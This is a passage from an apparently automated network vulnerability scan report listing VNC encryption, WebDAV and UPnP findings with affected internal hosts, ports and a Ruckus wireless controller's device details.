Affected Nodes	<p>192.168.2.73 on port 5900/tcp 192.168.2.70 on port 5900/tcp 192.168.2.97 on port 5900/tcp 192.168.2.81 on port 5900/tcp 192.168.2.77 on port 5900/tcp 10.100.35.89 on port 5900/tcp 10.100.34.85 on port 5900/tcp 10.100.33.61 on port 5900/tcp 10.100.33.59 on port 5900/tcp 10.100.33.54 on port 5900/tcp 10.100.32.65 on port 5900/tcp 10.100.20.33 (lt186) on port 5900/tcp 10.100.7.201 on port 5900/tcp 10.100.6.90 (IT01-FT0Y4Y2) on port 5900/tcp 10.100.6.65 (IT01-B11Y4Y2) on port 5900/tcp 10.100.5.68 (IT02-2SD5Y2) on port 5900/tcp 10.100.5.60 (IT08-DF9HLW2) on port 5900/tcp 10.100.3.64 (IT01-4P775Y2) on port 5900/tcp 10.100.3.52 (IT10-CM1V8Y1) on port 5900/tcp 10.100.2.93 (IT10-DHVD13) on port 5900/tcp 10.100.2.81 (WindUtilWS) on port 5900/tcp 10.100.2.66 (IT10-34S1MQ1) on port 5900/tcp 10.100.2.54 (IT09-1KBKLR2) on port 5900/tcp 10.100.2.53 (it05-100625) on port 5900/tcp 10.100.1.99 (IT10-BVMFJX2) on port 5900/tcp 10.100.1.76 (IT10-F8BP2R1) on port 5900/tcp</p>
Additional Output	<p>The remote VNC server supports the following security types which do not perform full data communication encryption by default and thus should be checked to ensure that full data encryption is enabled :</p>

30 (Mac OSX SecType 30)
35 (Mac OSX SecType 35)

WebDAV Detection

Severity	
Description	<p>WebDAV is an industry standard extension to the HTTP specification. It adds a capability for authorized users to remotely add and manage the content of a web server.</p> <p>If you do not use this extension, you should disable it.</p>
Recommendation	http://support.microsoft.com/default.aspx?kbid=241520
References	n/a
Affected Nodes	<p>192.168.2.6 on port 80/tcp</p> <p>10.100.7.110 on port 80/tcp</p>
Additional Output	n/a

Web Server UPnP Detection

Severity	
Description	<p>vPenTest Partner was able to extract some information about the UPnP-enabled device by querying this web server. Services may also be reachable through SOAP requests.</p> <p>The remote web server provides UPnP information.</p>
Recommendation	Filter incoming traffic to this port if desired.
References	https://en.wikipedia.org/wiki/Universal_Plug_and_Play
Affected Nodes	<p>10.100.35.73 on port 1393/tcp</p> <p>10.100.35.73 on port 1223/tcp</p> <p>192.168.2.17 on port 80/tcp</p> <p>10.100.35.73 on port 1093/tcp</p> <p>10.100.35.73 on port 1468/tcp</p> <p>10.100.33.20 on port 49152/tcp</p> <p>10.100.31.82 on port 49152/tcp</p> <p>10.100.31.81 on port 49152/tcp</p> <p>10.100.31.69 on port 49152/tcp</p> <p>10.100.31.60 on port 49152/tcp</p> <p>10.100.31.54 on port 49152/tcp</p> <p>10.100.31.52 on port 49152/tcp</p> <p>10.100.7.150 on port 49152/tcp</p> <p>10.100.6.87 on port 49152/tcp</p> <p>10.100.6.20 on port 49152/tcp</p> <p>10.100.3.151 on port 49152/tcp</p> <p>10.100.3.150 on port 49152/tcp</p> <p>10.100.1.151 on port 49152/tcp</p> <p>10.100.1.150 on port 49152/tcp</p> <p>10.100.1.80 on port 8008/tcp</p>
Additional Output	<p>Here is a summary of http://192.168.2.17:80/upnp.jsp :</p> <pre> deviceType: urn:schemas-upnp-org:device:InternetGatewayDevice:1 friendlyName: ZoneDirector 192.168.2.17 manufacturer: Ruckus Wireless manufacturerURL: http://www.ruckuswireless.com modelName: ZD1106 modelDescription: Ruckus Wireless ZoneDirector modelName: ZD1106 modelNumber: 9.4.3.0 modelURL: http://www.ruckuswireless.com/ serialNumber: 161323000755 ServiceID: urn:upnp-org:serviceId:Basic1 </pre>


```
serviceType: urn:schemas-upnp-org:service:WirelessSwitch:1
controlURL: /upnp/control/Basic1
eventSubURL: /upnp/event/Basic1
SCPDURL: /BasicSCPD.xml
```
